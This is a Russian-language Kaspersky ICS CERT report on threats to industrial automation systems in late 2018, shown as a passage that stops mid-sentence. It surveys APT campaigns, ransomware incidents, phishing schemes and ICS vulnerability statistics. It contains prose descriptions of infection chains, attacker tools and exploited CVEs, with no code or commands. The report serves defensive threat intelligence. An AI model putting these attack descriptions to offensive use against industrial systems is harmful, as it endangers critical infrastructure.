Kaspersky Lab ICS CERT

Ландшафт угроз для систем промышленной автоматизации

Второе полугодие 2018

27.03.2019 Version 1.0

Оглавление


Основные события полугодия

APT атаки на промышленные компании

Атаки APT-группировки Leafminer

В августе 2018 года стало известно о шпионских атаках группировки Leafminer, также получившей название RASPITE, на государственные организации, коммерческие и промышленные предприятия в США, а также в странах Европы, Ближнего Востока и Восточной Азии. Были атакованы компании различных сфер деятельности — энергетики, государственного сектора, финансовые, транспортные и другие.

Распределение целей Leafminer по отраслям (Источник: Symantec)



Для реализации своих атак злоумышленники используют различные общедоступные и специально разработанные инструменты, эксплойты, тактику watering hole и перебор по словарю. В арсенале Leafminer имеется известный эксплойт EternalBlue, а также модифицированная версия широко распространенной программы Mimikatz.

Новое вредоносное ПО GreyEnergy

17 октября 2018 года исследователи компании ESET опубликовали информацию об атаках ранее пропавшей с радаров исследователей APT группировки BlackEnergy, в которых использовалось ранее неизвестное вредоносное ПО. Атаки были нацелены преимущественно на промышленные сети различных организаций в Центральной и Восточной Европе. Обнаруженная вредоносная программа и группировка, стоящая за этими кибератаками, получили название GreyEnergy. В основном активность GreyEnergy направлена на энергетические компании, предприятия транспорта и организации других

отраслей, с фокусом на организации, оперирующие объектами критической инфраструктуры.

В ходе анализа GreyEnergy специалисты ESET выявили концептуальное сходство нового вредоносного ПО со зловредом BlackEnergy, который использовался в атаках на украинские энергосети в 2015 году. Исследователи ESET выявили связь группировки GreyEnergy с деятельностью преступной группы TeleBots, известной в связи со многими масштабными атаками, включая атаки с использованием вредоносного ПО NotPetya и BadRabbit в 2017 году.

Позднее эксперты Kaspersky Lab ICS CERT обнаружили пересечение активности группы GreyEnergy и подмножества группы Sofacy (Fancy Bear, Sednit, APT28, Tsar Team, и др.), которое получило название Zebrocy.

Вредоносная программа GreyEnergy имеет модульную архитектуру, что позволяет атакующим использовать различную функциональность, реализованную в подключаемых при необходимости DLL-библиотеках. В некоторых случаях вредоносные модули скачиваются с сервера управления и подгружаются напрямую в память без записи файла на жесткий диск.

Вредоносное ПО GreyEnergy позволяет атакующим собирать учетные данные пользователей, в том числе для проникновения в технологические сети промышленных предприятий. Для этих целей группировка применяет и общедоступные инструменты, такие как Mimikatz, PsExec, WinExe, Nmap и пр.

Основными векторами первоначального заражения GreyEnergy являются фишинговые почтовые сообщения и компрометация публичных веб-сервисов компаний. Однако, скорее всего, этими векторами атакующие не ограничились.

Известно, что в прежних атаках группировка использовала уязвимость в GE Cimplicity, чтобы обеспечить выполнение HMI-сервером вредоносного .cim файла, размещенного на подконтрольном злоумышленникам сервере. Это приводило к установке вредоносного ПО BlackEnergy. Уязвимость получила идентификатор CVE-2014-0751.

По данным «Лаборатории Касперского», злоумышленникам было также известно об уязвимости в Siemens WinCC, которую они использовали, чтобы проникнуть в сети выбранных жертв в своих более ранних атаках в 2014 году. Эта уязвимость (которую, вероятнее всего, уже исправил производитель и которая получила идентификатор CVE-2014-8551), использовалась также в недавних атаках.


Кроме того, в прошлом группировка взламывала маршрутизаторы своих жертв, устанавливая модули и скрипты, предназначенные для различных целей, в том числе распространения по корпоративной сети. В настоящее время в дикой среде нет «живых» примеров взлома маршрутизаторов в ходе новых атак GreyEnergy, но вероятно, что они существуют, поскольку использование такого вектора атаки очень выгодно злоумышленникам, поскольку позволяет им регулярно собирать информацию об уязвимостях, в том числе нулевого дня, в различных моделях маршрутизаторов.

Кампания Sharpshooter

В декабре 2018 года исследователи компании McAfee сообщили об обнаружении глобальной кампании Sharpshooter («Снайпер»), направленной преимущественно на предприятия оборонной промышленности и ядерной энергетики, а также финансовые учреждения. Основной целью хакеров эксперты назвали шпионаж.

Согласно опубликованным в декабре данным, с начала октября 2018 года, когда была обнаружена активность Sharpshooter, целевым атакам подверглось 87 организаций.

Распределение атакованных организаций в мире и по отраслям (Источник: McAfee)



Цепочка заражения начиналась с открытия документа Microsoft Word с вредоносным макросом. При его запуске активировался шелл-код, который действовал как обычный загрузчик и доставлял в систему имплант. Зараженные файлы распространялись злоумышленниками через Dropbox.

Для атаки на предприятия злоумышленники использовали ранее неизвестный имплант – вредоносную программу, которая встраивается в систему атакованного компьютера. Эта программа получила название Rising Sun («Восходящее солнце»). Она работает только в памяти и представляет собой модульный бэкдор, предназначенный для сбора данных. Среди добываемых сведений — имя компьютера, IP-адрес жертвы, основная информация о системе и другие данные. Собранная информация в зашифрованном виде отсылается на сервер злоумышленников.

Исследователи «Лаборатории Касперского» связывают эти атаки с деятельностью преступной группировки Lazarus.


MuddyWater

В начале декабря 2018 года компания Symantec сообщила об атаках группировки MuddyWater (она же Seedworm) на организации на Среднем Востоке, в Европе и Северной Америке с целью сбора данных.

По данным экспертов, в период с конца сентября по середину ноября 2018 года жертвами киберпреступников стали более 130 сотрудников в 30 организациях в основном в Пакистане и Турции. Атакам также подвергались организации в России, Саудовской Аравии, Афганистане, Иордании и других странах.

В числе основных интересов группировки упоминается нефтегазовый сектор. Среди жертв атак оказались также университеты на Среднем Востоке и посольства стран ближневосточного региона в европейских государствах.

Распределение атакованных MuddyWater компаний по индустриям (источник: Symantec)



Cloud Hopper

В середине декабря 2018 Федеральное ведомство по безопасности информационной техники ФРГ (BSI) разослало различным предприятиям Германии предупреждения о возможных атаках Cloud Hopper – предположительно со стороны китайской группировки APT10. В предупреждении сообщалось, что в числе атакованных уже оказались несколько крупных машиностроительных компаний. Также интерес для злоумышленников представляли компании, работающие в сферах строительства и материаловедения.

Группировка атаковала своих потенциальных жертв не напрямую, а через небольших облачных и хостинговых провайдеров, предоставляющих атакуемым компаниям свои услуги. Через провайдеров, уровень информационной безопасности которых зачастую бывает невысоким, злоумышленники попадали в компьютерные сети целевых компаний.

Эксперты полагают, что целью атак китайских хакеров мог быть промышленный шпионаж.

Shamoon v.3

10 декабря 2018 года итальянская нефтегазовая компания Saipem сообщила о кибератаке на свои серверы, расположенные на Ближнем Востоке, в Индии, Шотландии и Италии. Позднее стало известно, что в ходе атаки использовался новый вариант червя Shamoon – Shamoon v3. В результате инцидента пострадали порядка 300-400 серверов и до 100 персональных компьютеров.

После сообщения об инциденте в Saipem компания Symantec обнаружила доказательства подобных атак на еще две организации нефтегазовой отрасли в Саудовской Аравии и ОАЭ, произошедшие примерно в то же время.

Вредоносное ПО Shamoon стало известно в 2012 году после заражения сетей нефтяных компаний Saudi Aramco и Rasgas. В 2016-2017 годах произошла новая волна атак с использованием зловреда, являющегося модификацией Shamoon (Shamoon v2), вместе с другой вредоносной программой StoneDrill.

В атаках 2018 года вместе с Shamoon v3 была обнаружена еще одна новая вредоносная программа Filerase. Это вредоносное ПО предназначено для удаления (перезаписи) файлов на зараженном компьютере.

За счет использования Filerase новые атаки являются более разрушительными, чем при использовании только одного вредоносного ПО Shamoon. Shamoon используется для удаления основной загрузочной записи, и при заражении Shamoon, файлы на жестком диске могут быть восстановлены. При использовании вредоносной программы Filerase это становится невозможным.

Filerase имеет модульную структуру и включает несколько компонентов, отвечающих за распространение Filerase по сети жертвы. Это позволяет использовать Filerase как отдельную угрозу.

Filerase распространяется по локальной сети жертвы с одного исходного зараженного компьютера, используя список целевых компьютеров. При заражении список целевых компьютеров копируется компонентом с именем OCLC.exe и передается другому инструменту под названием Spreader.exe, который затем копирует Filerase на все компьютеры из списка. Этот список в виде текстового файла уникален для каждой жертвы – вероятно, атакующие собрали эту информацию на более ранней стадии вторжения.

Эксперты McAfee считают, что к атакам Shamoon v3 имеет отношение иранская киберпреступная группировка APT33 или некая группа, маскирующаяся под нее. Подобное предположение сделали и исследователи Symantec.

В конце декабря специалисты компании Anomali Labs сообщили об еще одном новом варианте Shamoon, который был загружен в базу данных сервиса VirusTotal 23 декабря. Вредоносная программа маскировался под инструмент для настройки и оптимизации системы китайской компании Baidu.

Киберпреступная деятельность

Атаки программ-вымогателей

По данным Kaspersky Lab ICS CERT, во втором полугодии 2018 года процент компьютеров АСУ, на которых были предотвращены попытки заражений программами-вымогателями, вырос с 1,6% до 2%.

Вредоносная программа-шифровальщик WannaCry до сих пор является актуальной угрозой, в том числе и для промышленных предприятий. Напомним, что в марте 2018 года атаке WannaCry подверглись системы американской авиастроительной корпорации Boeing. По данным «Лаборатории Касперского» в третьем квартале 2018 года WannaCry был лидером среди семейств вредоносных программ-вымогателей по проценту атакованных пользователей (28,72%).

Даже по прошествии целого года с нашумевшей эпидемии эта вредоносная программа продолжает заражать технологические сети промышленных предприятий. Так, 3 августа 2018 года WannaCry поразил несколько заводов компании Taiwan Semiconductor Manufacturing Company (TSMC), производящей чипы для смартфонов iPhone американской компании Apple.

Согласно опубликованной информации, заражение произошло при установке программного обеспечения нового производственного инструмента: поставщик подключил к сети TSMC программное обеспечение, не проверив его защитными средствами. Инфекция быстро распространилось и поразила заводы в Тайнане, Синьчжу и Тайчжуне. В результате работа предприятий на Тайване была остановлена на три дня.

Еще один инцидент, связанный с атакой другого вымогательского ПО, произошел 28 ноября 2018 года на Московской канатной дороге. По сообщениям компании-оператора, в результате атаки на серверы компании были зашифрованы файлы на «головном компьютере». Сотрудники Московской канатной дороги оперативно высадили всех пассажиров на станциях и остановили движение дороги. За расшифровку файлов злоумышленники потребовали выкуп в биткойнах, размер которого зависел от скорости его выплаты. Штатная работа канатной дороги была восстановлена через два дня.

Фишинговые атаки на российские промышленные компании

В августе 2018 Kaspersky Lab ICS CERT опубликовал результаты расследования фишинговых атак на промышленные компании, объекты которых расположены преимущественно на территории Российской Федерации. Основная цель атакующих – кража денежных средств со счетов организаций.

Атаки начались еще в ноябре 2017 года и, похоже, злоумышленники не собираются останавливаться. Рассылаемые письма с вредоносными вложениями замаскированы под легитимные коммерческие предложения, их содержание соответствует деятельности атакуемой организации. В более поздней волне атак фишинговые письма стали рассылать от имени партнеров атакуемой компании. Такие письма содержат архивы, защищенные паролем, указанным в тексте письма. Внутри архивов находятся вредоносные скрипты, которые устанавливают в систему вредоносное ПО и загружают с удаленного сервиса злоумышленников легитимные документы, по-видимому, ранее украденные атакующими.

На компьютер жертвы устанавливается легитимное ПО для удаленного администрирования — TeamViewer или Remote Manipulator System/Remote Utilities (RMS). Графический интерфейс этих программ скрывается вредоносным ПО, что позволяет злоумышленникам управлять зараженной системой незаметно для пользователя.

На зараженных компьютерах злоумышленники ищут ПО для осуществления финансовых и бухгалтерских операций, находят и изучают бухгалтерские документы о проводимых закупках, адреса и переписку с партнерами. Полученная информация используется для совершения финансовых махинаций – например, подмены реквизитов, по которым производится оплата счетов.

При необходимости на зараженный компьютер загружается дополнительный набор вредоносного ПО, сформированный с учетом особенности атаки на каждую жертву. Преступники используют шпионское ПО и утилиту Mimikatz для кражи аутентификационных данных, которые потом применяют для заражения других компьютеров в сети предприятия. Кроме того, зачастую для сокрытия следов вредоносной активности злоумышленники маскируют компоненты вредоносного ПО под компоненты операционной системы Windows.

Общая схема фишинговой атаки

По мнению экспертов Kaspersky Lab ICS CERT, за атаками с высокой долей вероятности стоит преступная группировка, члены которой владеют русским языком.

Фишинговые атаки на предприятия в других странах

В октябре 2018 года исследователи группы реагирования на компьютерные инциденты компании Yoroi (Yoroi CERT) обнаружили несколько атак, нацеленных на предприятия

военно-морской и оборонной индустрий. Сотрудники атакованных компаний получили фишинговые письма, содержащие во вложении вредоносный Excel файл.

Вредоносный Excel файл предназначался для загрузки на систему жертвы троянца для удаленного доступа, который исследователи назвали MartyMcFly. С помощью него злоумышленники могут получать контроль над атакуемой системой и похищать данные. В ходе атаки использовалась также модифицированная утилита удаленного администрирования QuasarRAT, исходные коды которой доступны на github.

По данным Kaspersky Lab ICS CERT, указанные в публикации Yoroi фишинговые документы с различными именами рассылались в письмах компаниям во многих странах, таких как Германия, Испания, Болгария, Казахстан, Индия, Румыния и других. Сферы деятельности атакованных компаний также весьма разнообразны, начиная от поставки бобов и заканчивая оказанием консалтинговых услуг.

Эксперты Kaspersky Lab ICS CERT считают, что за данной атакой стоит киберкриминальная группа, которая проводит массовые фишинговые рассылки на адреса различных компаний, в число которых иногда попадают объекты критической инфраструктуры. Целью подобных групп является кража финансовых данных и денежных средств.

Уязвимости, обнаруженные в 2018 году

Анализ уязвимостей проводился на основе уведомлений производителей, общедоступной информации из открытых баз уязвимостей (US ICS-CERT, CVE, Siemens Product CERT), а также результатов собственных исследований Kaspersky Lab ICS CERT.


В качестве данных для статистики использовалась информация об уязвимостях, опубликованная на сайте US ICS-CERT в 2018 году.

Уязвимости в различных компонентах АСУ ТП

Количество обнаруженных уязвимостей

В 2018 году на сайте US ICS-CERT было опубликовано 415 уязвимостей, выявленных в различных компонентах АСУ ТП – на 93 больше, чем в 2017 году.


Количество уязвимостей в разных компонентах АСУ ТП, опубликованных на сайте US ICS-CERT



Анализ по отраслям

Большая часть уязвимостей затрагивает автоматизированные системы, управляющие производственными процессами различных предприятий (115), энергетикой (110) и водоснабжением (63). В числе лидеров также автоматизированные системы управления, применяемые в пищевой промышленности и сельском хозяйстве, а также в химической промышленности.

Количество уязвимых продуктов, используемых в различных отраслях (по классификации US ICS-CERT). Уязвимости, опубликованные в 2018 году



Степень риска выявленных уязвимостей


Больше половины выявленных в системах АСУ ТП уязвимостей (284, в прошлом году - 194) получили оценку более 7 баллов по шкале CVSS версии 3.0, что соответствует высокой и критической степени риска.

Оценка степени риска	от 9 до 10 (критическая)	от 7 до 8,9 (высокая)	от 4 до 6,9 (средняя)	от 0 до 3,9 (низкая)
Количество уязвимостей	92	192	128	3

Таблица 1. Распределение опубликованных уязвимостей по степени риска

В сравнении с данными прошлого года доля уязвимостей, имеющих высокую и критическую степень риска, возросла.

Процент уязвимостей по степени риска (по шкале CVSS v.3), 2018 год в сравнении с 2017 годом



Наивысшая оценка в 10 баллов была присвоена уязвимостям, обнаруженным в следующих продуктах:

- Siemens TIM 1531 IRC Modules
- Siemens SINUMERIK Controllers
- Circontrol CirCarLife
- NUUO NVRmini2 and NVRsolo
- Emerson AMS Device Manager
- Rockwell Automation RSLinx Classic
- Schneider Electric U.motion Builder
- Martem TELEM-GW6/GWM

Большинство уязвимостей, получивших 10 баллов, связаны с проблемами аутентификации или переполнением буфера.


Необходимо отметить, что оценка CVSS не учитывает специфику систем промышленной автоматизации и особенности технологических процессов конкретной организации. Поэтому при оценке критичности уязвимости помимо количества баллов по шкале CVSS мы рекомендуем учитывать возможные последствия ее эксплуатации, такие как нарушение или ограничение выполнения функций АСУ ТП, влияющих на непрерывность технологического процесса.

Типы выявленных уязвимостей

Среди наиболее распространенных типов уязвимостей – переполнение буфера (Stack-based Buffer Overflow, Heap-based Buffer Overflow, Classic Buffer Overflow) и некорректная проверка входных данных (Improper Input Validation).

При этом 16% всех опубликованных уязвимостей связаны с проблемами аутентификации (Improper Authentication, Authentication Bypass, Missing Authentication for Critical Function) и с проблемами управления доступом (Access Control, Incorrect Default Permissions, Improper Privilege Management, Credentials Management), а 10% – являются

